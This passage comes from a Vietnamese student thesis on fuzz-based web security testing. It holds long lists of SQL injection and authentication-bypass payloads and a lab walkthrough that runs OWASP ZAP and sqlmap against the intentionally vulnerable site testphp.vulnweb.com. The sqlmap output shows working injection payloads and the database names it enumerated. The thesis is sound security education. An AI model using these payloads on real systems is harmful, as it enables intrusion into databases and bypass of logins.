UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2,3,4,5,6,7,8,9,10#
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2,3,4,5,6,7,8,9,10,11#
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2,3,4,5,6,7,8,9,10,11,12#
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2,3,4,5,6,7,8,9,10,11,12,13#

```

- SQL Injection Auth Bypass Payloads

```

'_'
' '
'&'
'^'
'*'
' or '-'
' or ' '
' or '&'
' or '^'
' or '*'
"_"
" "
"&"
"^"
"*"
" or "-_"
" or " "
" or "&"
" or "^"
" or "*"
or true--
" or true--
' or true--
") or true--
') or true--
' or 'x'='x
') or ('x')=('x
')) or (('x'))=(('x
" or "x"="x

```

```

") or ("x")=("x
")) or (("x"))=(("x
or 1=1
or 1=1--
or 1=1#
or 1=1/*
admin' --
admin' #
admin'/*
admin' or '1'='1
admin' or '1'='1'--
admin' or '1'='1'#
admin' or '1'='1'/*
admin'or 1=1 or ''='
admin' or 1=1
admin' or 1=1--
admin' or 1=1#
admin' or 1=1/*
admin') or ('1'='1
admin') or ('1'='1'--
admin') or ('1'='1'#
admin') or ('1'='1'/*
admin') or '1'='1
admin') or '1'='1'--
admin') or '1'='1'#
admin') or '1'='1'/*
1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055
admin" --
admin" #
admin"/*
admin" or "1"="1
admin" or "1"="1"--
admin" or "1"="1"#
admin" or "1"="1"/*
admin"or 1=1 or ""="
admin" or 1=1
admin" or 1=1--
admin" or 1=1#
admin" or 1=1/*
admin") or ("1"="1
admin") or ("1"="1"--
admin") or ("1"="1"#
admin") or ("1"="1"/*
admin") or "1"="1
admin") or "1"="1"--

```

```
admin") or "1"="1"#  
admin") or "1"="1"/*  
1234 " AND 1=0 UNION ALL SELECT "admin", "81dc9bdb52d04dc20036dbd8313ed055
```

2.4. Kết luận chương 2

Trong chương 2 của Đồ án, em đã trình bày kiến thức về lỗ hổng website. Cụ thể em đã trình bày được định nghĩa về lỗ hổng hệ thống website là gì và trình bày sơ lược về Fuzz, những lỗ hổng website thường gặp.

Trong nội dung chương tiếp theo của Đồ án, em sẽ trình bày ứng dụng của kiểm thử Fuzzer vào kiểm thử bảo mật website

CHƯƠNG 3: ỨNG DỤNG KIỂM THỬ BẰNG FUZZER

3.1. Ứng dụng của công cụ Fuzzer vào quá trình kiểm thử

Ứng dụng kiểm thử an toàn phần mềm Fuzzer dựa trên kỹ thuật Fuzzing là kỹ thuật phân tích tự động với hướng tiếp cận dựa trên phỏng đoán, sử dụng thuật toán Fuzzing với tập dữ liệu đầu vào là được xây dựng dựa trên kinh nghiệm từ các chuyên gia, cho phép người dùng kiểm tra tự động hoặc thủ công các lỗ hổng bảo mật của phần mềm như: Tìm kiếm những chính sách đăng nhập cũng như những phương thức xác thực vào phần mềm, nhằm hỗ trợ cho quản trị viên phát hiện và khắc phục các lỗ hổng bảo mật mà tin tặc có thể khai thác tấn công.

Chương trình sẽ có khả năng kiểm tra hệ thống phần mềm có mắc phải các lỗi bảo mật hay không. Bằng cách thực hiện các tiến trình:

- Lấy về toàn bộ nội dung phần mềm, lọc ra tất cả các liên kết trên site dựa trên tệp tin sau đó hiển thị chi tiết cấu trúc này.
- Sau tiến trình lấy toàn bộ liên kết phần mềm và kiểm tra tình trạng phần mềm, Fuzzer tự động phát động các cuộc tấn công đã được lập trình sẵn dựa trên các lỗ hổng, giống như một người tấn công vào phần mềm thực sự. Sau đó phân tích các phản hồi trả về để tìm kiếm lỗ hổng, với những vị trí có thể nhập dữ liệu cùng và sự kết hợp khác nhau của dữ liệu đầu vào có thể làm cho phần mềm hiển thị thông tin nhạy cảm của hệ thống.
- Sau khi tìm ra các lỗ hổng, chương trình sẽ thông báo các lỗ hổng gồm thông tin, mức độ nguy hiểm và các khuyến nghị về cách thức khắc phục.
- Bộ dữ liệu fuzz được cập nhật thường xuyên và càng đa dạng cho từng loại lỗ hổng thì hiệu quả càng cao, sử dụng kỹ thuật lập trình bất đồng bộ giúp giảm thời gian thực thi các luồng dữ liệu. Xây dựng trên giao diện đồ họa người dùng giúp cho ứng dụng đơn giản, dễ dàng sử dụng.

3.2. Yêu cầu về công cụ Fuzzer

Khi sử dụng công cụ Fuzzer trong quá trình kiểm thử, cần chú ý một số yêu cầu như sau:


- Chương trình quét toàn bộ nội dung của phần mềm, trích lọc được các liên kết và đưa ra cấu trúc phần mềm.
- Kiểm tra, phát hiện các loại lỗ hổng bảo mật đang tồn tại của một phần mềm.
- Phân loại các lỗ hổng tìm được, thông báo kết quả kiểm tra.

- Đối với các lỗ hổng phát hiện được, đưa ra lời khuyên để khắc phục cho từng lỗ hổng.
- Chương trình có phần cho người dùng thực hiện Fuzzer dựa trên hiểu biết của người dùng.
- Người dùng có thể tùy chỉnh sửa bộ dữ liệu fuzz cho từng loại lỗ hổng
- Bên cạnh đó, công cụ cũng phải đảm bảo các tiêu chí về hiệu quả như:
- Người dùng không phải thủ công dò từng lỗi của phần mềm để kiểm tra, mà chương trình cho phép quét tự động toàn bộ nội dung.
- Ứng dụng phải cung cấp một giao diện trực quan, rõ ràng, dễ sử dụng.
- Ứng dụng thực hiện kiểm tra và phát hiện lỗ hổng phải nhanh chóng.
- Thực hiện phát hiện các lỗ hổng có độ chính xác cao.

3.3. Kịch bản: “Ứng dụng công cụ Owasp Zap vào quá trình kiểm thử bảo mật website”

3.3.1. Môi trường kịch bản


- Môi trường:
 - o Attacker: Kali Linux
 - o Victim: website <http://testphp.vulnweb.com/>
- Công cụ sử dụng:
 - o Owasp-zap
 - o Sqlmap
- Yêu cầu kết quả:
 - o Thực hiện dò quét toàn bộ trang web, phát hiện ra lỗ hổng bảo mật tại các chức năng, thực hành khai thác. Dựa vào đó đề xuất các giải pháp vá lỗ hổng
- Sơ đồ mạng:



Hình 3. 1 Sơ đồ mạng

3.3.2. Các bước thực hiện

Bước 1: Kiểm tra các chức năng của trang web: <http://testphp.vulnweb.com>



Hình 3. 2 Giao diện Website


- Ở đây ta chọn một chức năng để tiến hành demo kiểm thử:

<http://testphp.vulnweb.com/listproducts.php?cat=1> thực hiện chức năng hiển thị danh sách các poster của trang web.

Bước 2: Khởi động công cụ owasp-zap


```
(kali@kali)-[~]
$ owasp-zap
Found Java version 17.0.6
Available memory: 4838 MB
Using JVM args: -Xmx1209m
```

Hình 3. 3 Khởi động công cụ owasp-zap




Hình 3. 4 Giao diện chính của công cụ

Bước 3: Thực hiện truyền địa chỉ và tiến hành dò quét tự động




Hình 3. 5 Truyền địa chỉ url của website target



The screenshot shows the Burp Suite Spider tool interface. The top bar includes tabs for History, Search, Alerts, Output, Spider, and Active Scan. The Spider tab is active, showing a progress bar at 100% and a status bar indicating 'Current Scans: 0' and 'URLs Found: 90'. Below the tabs, there are three sub-tabs: URLs, Added Nodes, and Messages. The 'URLs' sub-tab is selected, displaying a table of processed URLs.

Processed	Method	URI
●	GET	http://testphp.vulnweb.com/showimage.php?file=../pictures/6.jpg
●	GET	http://testphp.vulnweb.com/showimage.php?file=../pictures/6.jpg&size=160
●	GET	http://testphp.vulnweb.com/listproducts.php?artist=3
●	POST	http://testphp.vulnweb.com/secured/newuser.php
●	GET	http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/
●	GET	http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/
●	GET	http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-2.html
●	GET	http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-1.html
●	GET	http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/
●	GET	http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-3.html
●	GET	http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=12
●	POST	http://testphp.vulnweb.com/cart.php
●	GET	http://testphp.vulnweb.com/secured/style.css
●	GET	http://www.w3.org/TR/html4/loose.dtd


Hình 3. 6 : Các gói tin được gửi đi




The screenshot shows the Burp Suite Active Scan tool interface. The top bar includes tabs for History, Search, Alerts, Output, Spider, and Active Scan. The Active Scan tab is active, showing a progress bar at 100% and a status bar indicating 'Current Scans: 0'. Below the tabs, there are two sub-tabs: Sent Messages and Filtered Messages. The 'Sent Messages' sub-tab is selected, displaying a table of sent messages.

Id	Req. Timestamp	Resp. Timestamp	Method	URL	Co
466	5/25/23, 9:36:13 AM	5/25/23, 9:36:13 AM	GET	http://testphp.vulnweb.com/.darcs	
467	5/25/23, 9:36:13 AM	5/25/23, 9:36:13 AM	GET	http://testphp.vulnweb.com/BitKeeper	
468	5/25/23, 9:36:13 AM	5/25/23, 9:36:14 AM	GET	http://testphp.vulnweb.com/listproducts.php?cat=4	
469	5/25/23, 9:36:14 AM	5/25/23, 9:36:14 AM	GET	http://testphp.vulnweb.com/listproducts.php?cat=4	
470	5/25/23, 9:36:14 AM	5/25/23, 9:36:15 AM	GET	http://testphp.vulnweb.com/listproducts.php?cat=4	
471	5/25/23, 9:36:15 AM	5/25/23, 9:36:15 AM	GET	http://testphp.vulnweb.com/listproducts.php?cat=4	
472	5/25/23, 9:36:15 AM	5/25/23, 9:36:16 AM	GET	http://testphp.vulnweb.com/listproducts.php?cat=4	
473	5/25/23, 9:36:16 AM	5/25/23, 9:36:16 AM	GET	http://testphp.vulnweb.com/listproducts.php?cat=4	
474	5/25/23, 9:36:16 AM	5/25/23, 9:36:17 AM	GET	http://testphp.vulnweb.com/listproducts.php?cat=4	
475	5/25/23, 9:36:17 AM	5/25/23, 9:36:17 AM	GET	http://testphp.vulnweb.com/listproducts.php?cat=4	
476	5/25/23, 9:36:17 AM	5/25/23, 9:36:18 AM	GET	http://testphp.vulnweb.com/listproducts.php?cat=4	
477	5/25/23, 9:36:18 AM	5/25/23, 9:36:18 AM	GET	http://testphp.vulnweb.com/listproducts.php?cat=4	
478	5/25/23, 9:36:18 AM	5/25/23, 9:36:19 AM	GET	http://testphp.vulnweb.com/listproducts.php?cat=4	
479	5/25/23, 9:36:19 AM	5/25/23, 9:36:19 AM	GET	http://testphp.vulnweb.com/listproducts.php?cat=4	

Hình 3. 7 Chức năng active scan truyền các payload khác nhau vào mỗi gói tin



Hình 3. 8 Danh sách các lỗ hổng phát hiện theo các mức



Hình 3. 9 Chi tiết lỗ hổng SQL injection và mã khai thác

Bước 4: Thực hiện khai thác lỗ hổng vừa phát hiện.

- Thực hiện câu lệnh:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1"
```

```
(kali@kali)-[~]
$ sudo sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs
[sudo] password for kali:
```

Hình 3. 10 Câu lệnh khai thác bằng sqlmap

- Khi đã xác định được website tồn tại lỗ hổng SQL injection, ta tiến hành tìm tên cơ sở dữ liệu bằng cách thêm tham số --dbs:

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
```

```
(kali@kali)~$ sudo sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs
[sudo] password for kali:

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are
not responsible for any misuse or damage caused by this program

[*] starting @ 09:37:27 /2023-05-25/

[09:37:28] [INFO] testing connection to the target URL
[09:37:29] [INFO] checking if the target is protected by some kind of WAF/IPS
[09:37:30] [INFO] testing if the target URL content is stable
[09:37:30] [INFO] target URL content is stable
[09:37:30] [INFO] testing if GET parameter 'cat' is dynamic
[09:37:30] [INFO] GET parameter 'cat' appears to be dynamic
[09:37:31] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL'
)
[09:37:31] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (
XSS) attacks
[09:37:31] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) val
ues? [Y/n] y
[09:37:35] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:37:35] [WARNING] reflective value(s) found and filtering out
[09:37:36] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (
with --string='The')
[09:37:36] [INFO] testing 'Generic inline queries'
[09:37:37] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED
ED)'

[09:37:37] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 48 HTTP(s) requests:

Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 9475=9475

Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7162707871,(SELECT (ELT(1935=1935,1))),0x716a706271),1935)

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 3034 FROM (SELECT(SLEEP(5)))qjtd)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162707871,0x506d436a467055776
a6e4c744872576f516f706f6366564c5944564147426663737455716c4c426e,0x716a706271),NULL,NULL--

[09:38:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[09:38:57] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
[09:38:57] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
```

Hình 3. 11 Thực hiện dò quét tìm database của mục tiêu

```
[09:38:57] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 48 HTTP(s) requests:

Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 9475=9475

Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7162707871,(SELECT (ELT(1935=1935,1))),0x716a706271),1935)

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 3034 FROM (SELECT(SLEEP(5)))qjtd)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162707871,0x506d436a467055776
a6e4c744872576f516f706f6366564c5944564147426663737455716c4c426e,0x716a706271),NULL,NULL--

[09:38:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[09:38:57] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
[09:38:57] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
```

Hình 3. 12 Danh sách database trong hệ thống

